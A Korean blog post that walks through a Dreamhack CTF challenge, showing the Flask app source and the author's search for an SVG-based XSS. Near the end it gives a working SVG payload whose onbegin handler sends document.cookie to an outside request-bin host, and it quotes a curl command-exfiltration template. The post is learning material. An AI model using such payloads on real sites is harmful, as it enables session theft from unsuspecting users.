[DreamHeck] PTML
먼저, app.py를 확인하였음.
from flask import Flask, request, send_from_directory, redirect, url_for, render_template, current_app
from werkzeug.utils import secure_filename
import os
import threading
import time
import uuid
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.common.by import By

app = Flask(__name__)
UPLOAD_FOLDER = 'uploads'
app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER

os.makedirs(UPLOAD_FOLDER, exist_ok=True)

try:
    FLAG = open("./flag", "r").read()
except:
    FLAG = "[**FLAG**]"

@app.route('/')
def index():
    file = request.args.get('file', 'uploads/default.svg')
    return render_template('index.html', file=file)         # 기본 / 부분 index.html

@app.route('/uploads/<filename>')
def uploaded_file(filename):
    return send_from_directory(app.config['UPLOAD_FOLDER'], filename)

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'file' not in request.files:
        return redirect(request.url)
    file = request.files['file']
    if file.filename == '':
        return redirect(request.url)
    if file:
        filename = secure_filename(file.filename)
        unique_id = uuid.uuid4().hex
        unique_filename = f"{unique_id}_{filename}"
        file_path = os.path.join(app.config['UPLOAD_FOLDER'], unique_filename)
        file.save(file_path)
        read_file(unique_filename)
        return redirect(url_for('index', file=f'uploads/{unique_filename}'))
    return '', 204

def read_file(filename):
    driver = None
    # 쿠키!!!
    cookie = {"name": "flag", "value": FLAG}
    cookie.update({"domain": "127.0.0.1"})
    try:
        service = Service(executable_path="/usr/local/bin/chromedriver")
        options = webdriver.ChromeOptions()
        for arg in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(arg)

        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)

        driver.get("http://127.0.0.1:8000/")
        driver.add_cookie(cookie)
        driver.get(f"http://127.0.0.1:8000/?file=uploads/{filename}")       # /?file=uploads/파일명

        WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.TAG_NAME, "svg")))

    except Exception as e:
        driver.quit()
        return False
    driver.quit()
    return True

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
하지만 큰 도움을 받지는 못 했음.
해당 제목과 이용되는 svg 파일을 통해 구글링을 함.
https://yoongarret.tistory.com/178
웹 해킹 - SVG 파일과 취약점
SVG 파일이란?SGV는 Scalable Vector Graphics의 약자로, scale이 가능한 벡터 이미지란 뜻입니다.말 그대로 이미지 크기를 늘리거나 줄여도 화질에 영향을 받지 않는 다는 뜻입니다.SVG 파일의 특징SGV 파일
yoongarret.tistory.com
이 분의 포스팅에서
<svg xmlns="http://www.w3.org/2000/svg">
  <animate onbegin="alert(1)" attributeName="x" dur="1s" />
</svg>
이것을 통해 XSS 공격 취약점 임을 알았음.
test.svg 파일을 만들어서 다음 코드를 집어넣고 해당 svg 파일을 업로드함. -> 아무 일도 일어나지 않음.
이쯤되니 전에 풀었던 xss-1 문제와 유사하다는 느낌을 받음. cookie에서 빼오는 느낌도 그렇고.. 그래서 내가 포스팅해둔 것을 봄.
https://squareturtle.tistory.com/93
[DreamHeck] xss-1
app.py를 확인하기 전에 페이지를 먼저 확인함.vuln(xss) page를 누르면 param값으로 이게 들어오고 끝.memo에서는 직접 url에 memo값으로 어떤 값을 입력하면 한 줄씩 글이 입력이 되었음.flag 안에는 param
squareturtle.tistory.com
그랬는데 거기에서는 /memo 라는 저장소가 있어서 거기다가 쿠키를 저장함. 근데 이 문제는 따로 저장소가 없어보임..
같이 스터디하는 분들이 드림핵의 도구를 알려주심.
https://tools.dreamhack.games/
Dreamhack Tools
tools.dreamhack.games
사실 처음 사용해보는 거라 뭘 써야 되는 건지 잘 모르겠어서 구글링함.
https://velog.io/@silvergun8291/Request-Bin-%EC%82%AC%EC%9A%A9%EB%B2%95
Request Bin 사용법
https://jbrduut.request.dreamhack.gamescurl + \[request bin url] + ? + data=$( + \[command] + )
velog.io

드림핵 문제풀이 - XSS-2 // XSS, Cross Site Scripting, 우회, 인증우회
문제 분류 난이도 : 중상 21년도에 추가된 XSS의 두번째 문제 문제 풀기 전에 먼저 코드부터 살펴보자 #XSS-2 의 코드 #!/usr/bin/python3 from flask import Flask, request, render_template from selenium import webdriver impor
hobbylists.tistory.com

음음 이런 식으로 쓰는 거구나 하고 깨달음. alert(1) 부분을 location.href="/memo?memo=document.cookie 이런 식으로 수정해야겠구나 싶었음.
그래서 원래 test.svg 파일 속 코드를 살짝 수정함.
<!-- <svg xmlns="http://www.w3.org/2000/svg">
  <animate onbegin="alert(1)" attributeName="x" dur="1s" />
</svg> -->

<svg xmlns="http://www.w3.org/2000/svg">
  <animate onbegin="location.href='https://qrnuxsm.request.dreamhack.games?cookie='+document.cookie" attributeName="x" dur="1s" />
</svg>
이걸로 다시 파일을 업로드해봄. 업로드하고

플래그를 얻음.